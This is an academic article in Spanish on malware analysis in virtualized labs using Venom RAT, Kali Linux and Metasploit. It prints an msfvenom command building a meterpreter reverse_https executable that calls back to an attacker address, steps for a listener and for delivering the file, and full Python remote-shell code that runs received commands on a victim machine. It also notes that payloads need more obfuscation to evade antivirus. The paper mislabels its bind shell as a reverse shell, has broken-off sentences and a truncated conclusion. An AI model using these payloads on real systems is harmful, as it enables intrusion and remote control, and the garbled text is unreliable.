

Optimización del Análisis de Malware en Laboratorios Virtualizados

Optimization of Malware Analysis in Virtualized Labs

J. Pazmiño¹ , L. Yulán¹  y M. Saavedra¹ 

1 Instituto Tecnológico Superior Quito Metropolitano. Carán N3-195 y Calle B (Nueva Tola 2) Quito, Ecuador;
jupazmino@itsqmet.edu.ec, lyulan@itsqmet.edu.ec, lsaavedra@itsqmet.edu.ec

ÉLITE 2025, VOL. (7). NÚM. (1)
ISSN: 2600-5875

Recibido: 23/01/2025
Revisado: 14/02/2025
Aceptado: 30/03/2025
Publicado: 30/03/2025

Resumen: La investigación actual socializa el análisis de malware en entornos virtualizados, destacando la relevancia de los enfoques de análisis estático y dinámico en la ciberseguridad actual. Su objetivo es proporcionar un entorno controlado para evaluar amenazas y desarrollar estrategias de defensa más efectivas contra ataques cibernéticos sofisticados. La metodología incluye un laboratorio de pruebas que simula ataques informáticos utilizando tecnologías como VMware, Kali Linux y Wireshark, empleando el malware Venom RAT para estudiar el comportamiento de los ataques y su interacción con sistemas comprometidos. Los resultados principales subrayan la importancia de las metodologías dinámicas para la detección de malware, y cómo las soluciones de aprendizaje automático pueden mejorar la detección, aunque enfrentan desafíos debido a datos desequilibrados. En conclusión, este enfoque experimental refuerza las estrategias de protección cibernética y facilita una comprensión profunda de las técnicas de ataque, contribuyendo al fortalecimiento de la resiliencia frente a amenazas emergentes.

Palabras clave: Ciberseguridad; Malware; Venom RAT; Msfvenom; Msfconsole.

Abstract: Current research socializes malware analysis in virtualized environments, highlighting the relevance of static and dynamic analysis approaches in today's cybersecurity. It aims to provide a controlled environment to assess threats and develop more effective defense strategies against sophisticated cyber-attacks. The methodology includes a test lab that simulates computer attacks using technologies such as VMware, Kali Linux, and Wireshark, employing Venom RAT malware to study the behavior of attacks and their interaction with compromised systems. The main results highlight the importance of dynamic methodologies for malware detection, and how machine learning solutions can improve detection, although they face challenges due to unbalanced data. In conclusion, this experimental approach strengthens cyber protection strategies and facilitates a deep understanding of attack techniques, contributing to strengthening resilience against emerging threats.

Key words: Cybersecurity; Malware; Venom RAT; Msfvenom; Msfconsole.

INTRODUCCIÓN

EL malware ha atravesado una larga historia desde sus comienzos en los ochenta y, beneficiado por el veloz desarrollo de la tecnología como el Internet, hoy se propaga más rápido que nunca. El progreso de del malware es complejo y cada año se va aumentando nuevos componentes hoy en día los investigadores tienen cada vez más retos ya que se observan campañas de espionaje ataques dirigidos a países. Empresas o usuarios, botnets, troyanos y otras amenazas con el fin de contener estas amenazas cibernéticas se desarrolla continuamente herramientas de análisis, metodologías de malware (Capeta Mondoñedo et al., 2023). Cabe indicar, que hoy en día en temas en los cuales la tecnología es mucho más sofisticada, se convierte en una ayuda crucial para el área de seguridad informática, por lo tanto, es un tema de investigación versátil debido al impacto en la infraestructura de información diaria. Las soluciones de aprendizaje automático han mejorado las prácticas clásicas de detección, pero las tareas de detección emplean cantidades irregulares de datos, ya que el número de instancias que representan una o varias muestras maliciosas puede variar significativamente (Mendivil Caldentey et al., 2022). En datos muy desequilibrados, los modelos de clasificación suelen tener una alta precisión con respecto a la clase mayoritaria, mientras que las clases minoritarias se consideran ruido debido a la falta de información que proporcionan. Los conjuntos de datos conocidos utilizados para análisis basados en malware, como los ataques de botnets y los sistemas de detección de intrusiones (IDS), comprenden principalmente registros, registros o capturas de tráfico de red que no proporcionan una fuente ideal de evidencia como resultado de la obtención de datos sin procesar. Por ejemplo, el número de conexiones anormales y

constantes generadas por botnets o intrusos dentro de una red es considerablemente menor que el de las aplicaciones benignas. En la mayoría de los casos, un diseño inadecuado del conjunto de datos puede llevar a la degradación de un algoritmo de aprendizaje, lo que resulta en un sobreajuste y tasas de clasificación deficientes. Para abordar estos problemas, proponemos un método de análisis dentro de un ambiente controlado en máquina virtual Kali Linux y con un malware Venom RAT, conocido como Remote Access Trojan (Cano-Martínez, 2022).

METODOLOGÍA

La metodología implementada para la presente investigación es de carácter descriptivo en la revisión sistemática de la literatura referente al análisis de malware en entornos virtuales o controlados.




Figura 1 Etapas de la metodología investigativa.
 Fuente: Autoría propia.

Fase I – Definición del problema: La optimización del análisis de malware en laboratorios virtualizados es esencial para abordar las crecientes amenazas cibernéticas, especialmente al tratar con malware como Venom RAT y técnicas como reverse shell en Python. Estos tipos de malware permiten el control remoto no autorizado de sistemas, eludiendo las barreras tradicionales de defensa y comprometiendo la integridad de los datos y sistemas críticos. La principal problemática a nivel regional y global radica en la insuficiencia de infraestructuras de seguridad,

compatible con diversos sistemas operativos y cuenta con múltiples opciones de personalización, lo que la hace adecuada para entornos de pequeñas y grandes redes (Infante Moro et al., 2022).




Figura 3 Escaneo de red con herramienta Nmap para identificar equipos. Fuente: Autoría propia.

Msfvenom es una herramienta integrada en el framework Metasploit, utilizada principalmente para la generación de cargas útiles (payloads) personalizadas, que pueden ser empleadas en actividades de pruebas de penetración y creación de malware controlado. En combinación con VenomRAT, esta herramienta permite a los especialistas en ciberseguridad diseñar ejecutables maliciosos que incorporan funcionalidades específicas para explotar vulnerabilidades en sistemas objetivo. VenomRAT potencia el uso de Msfvenom al facilitar el empaquetado de payloads en archivos aparentemente legítimos, como documentos o aplicaciones, incrementando las posibilidades de evadir soluciones de seguridad como antivirus y firewalls. Aunque su uso es legítimo en entornos de pruebas y auditorías, debe ser manejada con estrictos principios éticos para evitar actividades maliciosas y garantizar el cumplimiento de las normativas legales.




Figura 4 Creación de malware VenomRAT con la herramienta msfvenom. Fuente: Autoría propia.

I. Generación del Payload con Msfvenom

Se utiliza Msfvenom para crear el malware (payload) personalizado. Por ejemplo, para generar un ejecutable malicioso en formato .exe, se puede usar el siguiente comando:

```
msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.1.9 LPORT=443 -f exe -o venomrat.exe
```

- **LHOST:** Dirección IP del atacante (máquina que recibirá la conexión inversa).
- **LPORT:** Puerto donde se escuchará la conexión.
- **-o:** Especifica el nombre del archivo generado.

II. Verificación de payload generado

Una vez que se generó el archivo malicioso, se procede a verificar la carga útil que este posee la cual contendrá el código necesario para permitir control remoto a la máquina atacante.




Figura 5 Verificación de archivo generado en Kali Linux. Fuente: Autoría propia.




Figura 6 Observación de carga útil en archivo VenomRAT. Fuente: Autoría propia.

III. Configuración del Listener en Msfconsole

Es necesario iniciar Msfconsole, la interfaz principal de Metasploit, y proceder a configurar el listener para capturar la conexión inversa.




Figura 7 Ingreso de parámetros de escucha en metasploit. Fuente: Autoría propia.

Una vez que se introducen los parámetros de escucha se procede a verificar las opciones con las que cuenta el payload.




Figura 8 Listado de opciones para configuración ingresada. Fuente: Autoría propia.

IV. Transferencia del Malware al Equipo Objetivo

El archivo generado (venomrat.exe) debe ser transferido al sistema objetivo. Esto puede hacerse mediante correos electrónicos, unidades USB, enlaces compartidos, u otros métodos (siempre bajo un entorno controlado y ético). Para ello, se ejecutó Python en modo servidor web como enlace compartido.




Figura 9 Configuración de Python en modo servidor de archivo de descargas. Fuente: Autoría propia.




Figura 10 Listado de archivos de servicio web. Fuente: Autoría propia.

V. Ejecución del Malware en el Sistema Objetivo

Cuando el archivo malicioso es ejecutado en el sistema Windows objetivo, se establece una conexión inversa hacia el equipo del atacante.




Figura 11 Ejecución de archivo malicioso en máquina víctima. Fuente: Autoría propia.

Cuando la conexión inversa se establece con éxito, Msfconsole otorgará acceso mediante una sesión de Meterpreter, permitiendo realizar diversas acciones, como explorar archivos, capturar credenciales, o ejecutar comandos en el sistema comprometido.




Figura 12 Conexión y control exitosa en máquina víctima. Fuente: Autoría propia.

Fase III – Recolección y Selección de Muestra: El análisis de malware en entornos virtualizados resulta crucial para entender y neutralizar amenazas como VenomRAT. A continuación, se detalla un proceso metodológico refinado para este fin, fundamentado en fuentes académicas y técnicas publicadas entre 2018 y 2024. Se realizó una búsqueda exhaustiva en bases de datos científicas como IEEE Xplore y Google Scholar, enfocándose en artículos, informes técnicos y casos de estudio relacionados con el análisis de malware y configuraciones virtualizadas (Aguilar Antonio, 2021).

Fase IV – Procedimiento de Análisis y Optimización: La contrariedad principal a considerar es la creciente amenaza que presenta los agentes de ataque para realizar ataques más sofisticados como el Venom Rat el cual resalta entre los malware más implementados en los últimos años y al combinar este tipo de ataque con script o códigos maliciosos generados en Python como el reverse Shell es considerable tomar medidas que permitan analizar e

implementar soluciones que permita salvaguardar los datos de una persona u organización.

La máquina en la que se realizarán las pruebas cuenta con las características detalladas en la tabla 1.

Tabla 2. Requerimientos mínimos para poder simular IOS en ambiente virtual.

Item	Requerimiento
Sistema Operativo	Windows 11
Procesador	Intel(R) Core (TM) i7-8550U CPU @ 1.80GHz 1.99 GHz
Virtualización	Virtualización habilitada con hipervisor VMware 17 pro.
Memoria	16 GB RAM
Almacenamiento	SSD con al menos 20 GB libre

Reverse Shell con Python

Un reverse shell utiliza sockets para establecer una comunicación remota desde una máquina objetivo (cliente) hacia la máquina del atacante (servidor). Este tipo de ataque se basa en la configuración de una sesión de shell en la que el sistema objetivo, normalmente configurado como víctima, inicia una conexión de retorno hacia el equipo del atacante. A través de esta conexión, se establecen canales de comunicación que permiten al atacante ejecutar comandos, acceder a datos sensibles e incluso manipular el sistema sin restricciones. Este método es especialmente efectivo para evadir firewalls o medidas de seguridad que bloquean conexiones entrantes no autorizadas, ya que la comunicación se realiza como una salida desde el sistema comprometido (Castillo & Polanco, 2023).



Figura 13. Ejemplificación de un reverse shell con Python. Fuente: Autoría propia.

Los sockets tienen la capacidad de escuchar conexiones entrantes o realizar conexiones salientes de forma autónoma. Cuando se establece una conexión, el socket encargado de escuchar (socket servidor) se asocia adicionalmente con la dirección IP y el puerto del lado que establece la conexión (Yulán et al., 2024).

Alternativamente, se genera un nuevo socket que queda asociado a dos pares de direcciones IP y números de puerto, correspondientes al receptor y al solicitante. Esto permite que dos sockets conectados en diferentes máquinas puedan identificarse mutuamente y mantener una conexión única para la transmisión de datos. Mientras tanto, el socket que escucha continúa disponible para aceptar otras conexiones, evitando bloqueos.

En cuanto al socket de conexión (socket cliente), este se asocia de manera implícita a la dirección IP del dispositivo y a un número de puerto accesible asignado aleatoriamente cuando se inicia la conexión. Posteriormente, al establecerse la conexión, se vincula a la dirección IP y el puerto del otro extremo de la comunicación de manera similar al proceso del socket servidor, pero sin requerir la creación de un nuevo socket (Rodríguez, 2021).

Pasos básicos para usar sockets en Python

- Crear un socket usando la función `socket.socket()`.
- Asignar una dirección IP y puerto.

- Escuchar o conectarse a un socket según el rol (cliente o servidor).
- Enviar y recibir datos con `send()` y `recv()`.

Un reverse shell consiste en un script que ejecuta comandos en la máquina víctima y devuelve la salida al atacante. Para esto:

- La máquina atacante (servidor) espera conexiones en un puerto.
- La máquina víctima (cliente) inicia la conexión de manera inversa al servidor.

La figura siguiente muestra el flujo típico de sucesos (y la secuencia de las API emitidas) para una sesión de socket orientada a conexiones (Bustillos Ortega & Rojas Segura, 2022).




Figura 14. Ejecución de sockets para conexión cliente servidor. Fuente: Autoría propia.

Ejemplo de comunicación cliente servidor en Python.

• Cliente (Reverse Shell en Python)

El cliente es el script que se ejecuta en la máquina víctima. Se conecta al servidor (atacante) y redirige la entrada/salida del sistema al socket.

I. Importación de librerías

- **socket:** Permite crear y manejar conexiones de red mediante sockets.
- **getoutput:** Ejecuta comandos del sistema y devuelve su salida como una cadena.
- **chdir y getcwd:** Cambian y obtienen el directorio de trabajo actual.
- **sleep:** Introduce pausas en la ejecución para evitar un uso intensivo de recursos.

```
from socket import socket
from subprocess import getoutput
from os import chdir, getcwd
import os
from time import sleep
```

II. Configuración del servidor

- **server_address:** Especifica la dirección IP y puerto en los que el servidor escuchará conexiones.
- **La IP 0.0.0.0** indica que se aceptarán conexiones desde cualquier interfaz de red.
- **socket():** Crea un socket que se usará para la comunicación.
- **bind():** Asocia el socket con la dirección y puerto especificados.
- **listen(1):** Configura el socket para aceptar conexiones, con un límite de una conexión simultánea.

```
server_address = ('0.0.0.0', 4444)
server_socket = socket()
server_socket.bind(server_address)
server_socket.listen(1)
```

III. Aceptación de conexiones

El servidor espera hasta que un cliente intente conectarse.

- **accept():** Acepta la conexión entrante y devuelve dos valores:
- **client_socket:** Socket dedicado para comunicarse con el cliente.
- **client_address:** Dirección IP y puerto del cliente.

```
client_socket, client_address = server_socket.accept()
```

IV. Ciclo principal de comunicación

Se define una variable estado para controlar el ciclo while que es infinito mientras este en estado True.

El servidor entra en un bucle continuo donde:

- **recv(4096):** Recibe datos enviados por el cliente, con un tamaño máximo de 4096 bytes (Quevedo Lezama, 2023).
- **decode():** Decodifica los datos recibidos (en formato binario) a texto.

```
estado = True
while estado:
    comando = client_socket.recv(4096).decode()
```

V. Manejo de comandos en bucle while

a) Comando "exit"

Si el cliente envía el comando "exit", se cierran las conexiones del cliente y el servidor, y se finaliza el bucle.

```
if comando == 'exit':
    client_socket.close()
    server_socket.close()
    estado = False
```

b) Comando "cd"

Si el comando recibido es "cd" (cambiar de directorio):

split(): Divide el comando en partes, separadas por espacios.

chdir(): Cambia el directorio de trabajo al especificado en el comando.

getcwd(): Obtiene la nueva ruta del directorio actual.

send(): Envía la ruta actual de vuelta al cliente.


```
elif comando.split(" ")[0] == 'cd':  
    chdir(" ".join(comando.split(" ")[1:]))  
    client_socket.send("ruta  
{ }".format(getcwd()).encode())
```

 actual:

c) Otros comandos

Si el comando no es "cd" ni "exit":

getoutput(): Ejecuta el comando en el sistema operativo y captura su salida.

send(): Envía la salida del comando al cliente.

```
else:  
    salida = getoutput(comando)  
    client_socket.send(salida.encode())  
    sleep(0.1)
```

Servidor (Control del Reverse Shell)

El servidor de sockets se convierte en el atacante el cual apunta a la dirección de la víctima junto con el puerto abierto al ejecutar la aplicación de cliente. Su código se encuentra estructurado de la siguiente manera.

I. Importación de la librería

socket: Proporciona funciones para crear y manejar conexiones de red.

```
from socket import socket
```

II. Configuración del cliente

server_address: Define la dirección IP y puerto del servidor (máquina víctima) al que el cliente se conectará.

- La IP 192.168.101.82 corresponde a la máquina víctima.
- El puerto 4444 se utiliza para la comunicación.

```
server_address = ('192.168.101.82', 4444)
```

III. Creación del socket para conexión remota

socket(): Crea un socket cliente que se usará para comunicarse con el servidor.

connect(): Establece una conexión con el servidor usando la dirección y puerto definidos.

```
client_socket = socket()  
client_socket.connect(server_address)  
estado = True
```

IV. Ciclo principal de comunicación

Se define una variable estado que controla la ejecución del bucle.

En cada iteración:

- El usuario introduce un comando que se almacenará en comando_enviar.
- El comando "exit" se utiliza para cerrar la conexión y finalizar el programa.

while estado:

```
# Solicitamos al usuario que introduzca un comando
```

```
comando_enviar = input("Introduce el comando que  
quieras enviar a la máquina víctima (o 'exit' para salir):  
")
```

```
# Si el usuario introduce "exit", se cerrará la  
conexión y salimos del bucle
```

```
if comando_enviar == 'exit':
```

```
    client_socket.send(comando_enviar.encode())
```

```
    client_socket.close()
```

```
    estado = False
```

```
else:
```

```
# Envía el comando a la máquina víctima:
```

```
client_socket.send(comando_enviar.encode())
```

```
respuesta = client_socket.recv(4096)
```

```
# Imprimir la respuesta del comando enviado;
```

```
print(respuesta.decode())
```

Para completar el escenario, es necesario ejecutar primero la aplicación víctima en el ordenador con Windows. En este ejemplo, se utilizó Visual Studio Code para la ejecución; sin embargo, también es posible desarrollar una aplicación en formato .exe, transformando previamente el archivo de Python a dicho formato. Por otro lado, en la máquina atacante, se debe ejecutar el servidor utilizando la dirección IP de la máquina víctima, lo que permitirá una conexión inmediata que solicitará un comando para su ejecución siempre y cuando se encuentre en la misma red, tal como se muestra en la siguiente figura.



Figura 15. Ejemplo de conexión entre cliente servidor socket para reverse shell. Fuente: Autoría propia.

En la siguiente figura se puede observar la ejecución del comando `systeminfo` a través de la terminal de Kali Linux permitiendo visualizar las características de la máquina víctima.




Figura 16. Ejecución de comando cmd desde máquina atacante. Fuente: Autoría propia

RESULTADOS Y DISCUSIÓN

La implementación de laboratorios virtualizados para el análisis de malware, utilizando herramientas como Venom RAT, msfvenom, msfconsole y reverse shells con Python, representa un enfoque eficiente y seguro. Esta metodología no solo optimiza el proceso de análisis, sino que también permite una comprensión más profunda del comportamiento del malware y las medidas necesarias para su mitigación (Pazmiño Quiñonez et al., 2024).

Si bien todas las herramientas utilizadas demostraron ser útiles en el análisis de malware, cada una presenta fortalezas y debilidades según el escenario específico. Por ejemplo, msfvenom y msfconsole son ideales para entornos con configuraciones predefinidas, mientras que el desarrollo de reverse shells en Python ofrece mayor flexibilidad para adaptarse a necesidades específicas.

Un aspecto crucial del análisis fue la seguridad del entorno virtualizado. Se comprobó que la correcta configuración de las máquinas virtuales y las restricciones de red es indispensable para evitar la propagación del malware al sistema anfitrión o a otras redes (Mendivil Caldentey et al., 2022).

A continuación, se presenta una tabla de comprobación de resultados para la optimización del análisis de malware en laboratorios virtualizados. La tabla incluye las herramientas utilizadas, las acciones realizadas, los resultados obtenidos y las observaciones.

Tabla 3. Análisis de resultados por cada aplicación utilizada en ambientes virtuales.

Herramienta	Acción Realizada	Resultado Obtenido	Observaciones
msfvenom	Generación de payloads personalizados.	Payloads funcionales con opciones avanzadas de configuración.	Algunos payloads fueron detectados por antivirus; se requiere mayor ofuscación.
Venom RAT	Configuración y despliegue de RAT para control remoto.	Acceso remoto exitoso a la máquina víctima.	Configuración intuitiva, pero sensible a detección por soluciones de seguridad avanzadas.
msfconsole	Gestión de exploits y monitoreo de sistemas comprometidos.	Ejecución centralizada de exploits y recopilación de datos del sistema comprometido.	Requiere conocimientos previos para aprovechar al máximo sus capacidades.
Reverse shell con Python	Creación de shells inversas personalizadas.	Conexión estable entre la máquina atacante y la víctima.	Alto nivel de personalización; efectiva para entornos específicos.

se logró una simulación más precisa de los ataques de malware. Estas herramientas fueron clave en la creación de payloads y la explotación de vulnerabilidades, lo que permitió entender mejor cómo se propaga y actúa el malware en sistemas comprometidos. El uso de scripts de Python con sockets para generar reverse shells demostró ser una estrategia efectiva para controlar y monitorear el malware de forma remota. Esta técnica facilitó la creación de escenarios de ataque más dinámicos, permitiendo un análisis más profundo del comportamiento de VenomRAT en diversas condiciones.

Finalmente, la implementación de laboratorios virtualizados, junto con las herramientas utilizadas, contribuyó a mejorar las capacidades de defensa cibernética. Al realizar análisis de malware de manera controlada y aislada, se generaron mejores prácticas para identificar y mitigar riesgos asociados con el uso de herramientas maliciosas en redes corporativas.

CONCLUSIONES

El uso de laboratorios virtualizados permitió realizar un análisis más eficiente y controlado del malware VenomRAT, facilitando la identificación de sus técnicas de evasión y comportamiento en entornos aislados. Esto optimizó el proceso de detección al reducir el riesgo de contaminación del sistema real. Al emplear herramientas como msfvenom y msfconsole,

REFERENCIAS

1. Aguilar Antonio, J. M. (2021). Retos y oportunidades en materia de ciberseguridad de América Latina frente al contexto global de ciberamenazas a la seguridad nacional y política exterior. *Estudios Internacionales*, 53(198). <https://doi.org/10.5354/0719-3769.2021.57067>
2. Bustillos Ortega, O., & Rojas Segura, J. (2022). Protocolo básico de ciberseguridad para pymes. *Interfases*, 016. <https://doi.org/10.26439/interfases2022.n016.6021>
3. Cano-Martínez, J. J. (2022). Prospectiva de ciberseguridad nacional para Colombia a 2030. *Revista Científica General José María Córdova*, 20(40). <https://doi.org/10.21830/19006586.866>
4. Capeta Mondoñedo, F. S., Franco Del Carpio, C. M., & Villafuerte Barreto, H. O. (2023). Ciberseguridad y su relación con la empleabilidad para egresados de Ingeniería de Sistemas en una Universidad Pública. *Revista de Climatología*, 23. <https://doi.org/10.59427/rcli/2023/v23cs.1510-1519>
5. Castillo, U., & Polanco, M. (2023). ¿Qué es la ciberseguridad? *Scitum*.
6. Infante Moro, A., Infante Moro, J. C., & Gallardo Pérez, J. (2022). Factores claves para concienciar la ciberseguridad en los empleados. *Revista de Pensamiento Estratégico y Seguridad CISDE*, ISSN 2529-8763, Vol. 7, N°. 1, 2022, Págs. 69-79, 7(1).
7. Mendivil Caldentey, J., Sanz Urquijo, B., & Gutierrez Almazor, M. (2022). Formación y concienciación en ciberseguridad basada en competencias: una revisión sistemática de literatura. *Pixel-Bit, Revista de Medios y Educación*, 63. <https://doi.org/10.12795/pixelbit.91640>
8. Pazmiño Quiñonez, J., Saavedra De la Cueva, M., & Yulan Mendoza, L. (2024). Análisis de la efectividad de phishing automático. *Revista Científica Élite*, 6, 1–8. <https://doi.org/10.69603/itsqmet.vol6.n2.2024.88>
9. Quevedo Lezama, C. R. (2023). Ciberdefensa y ciberseguridad en el Perú: realidad y retos en torno a la capacidad de las FF. AA. para neutralizar ciberataques que atenten contra la seguridad nacional. *Revista de Ciencia e Investigación En Defensa - CAEN*, 4(1). <https://doi.org/10.58211/recide.v4i1.99>
10. Rodríguez, M. P. (2021). Ciberseguridad en la justicia digital: recomendaciones para el caso colombiano. *Revista UIS Ingenierías*, 20(3). <https://doi.org/10.18273/revuin.v20n3-2021002>
11. Sayago-Heredia, J. (2022). Ciberseguridad en Ecuador y Latinoamérica. *Killkana Técnica*, 5(1). <https://doi.org/10.26871/killkanatecnica.v5i1.957>
12. Yulán, L., Pazmiño, J. C., & Saavedra, M. (2024). Configuración de una red LAN utilizando Python scripting para generar redes definidas por software (SDN). *Revista Científica Élite*, 6, 1–11. <https://doi.org/10.69603/itsqmet.vol6.n2.2024.87>

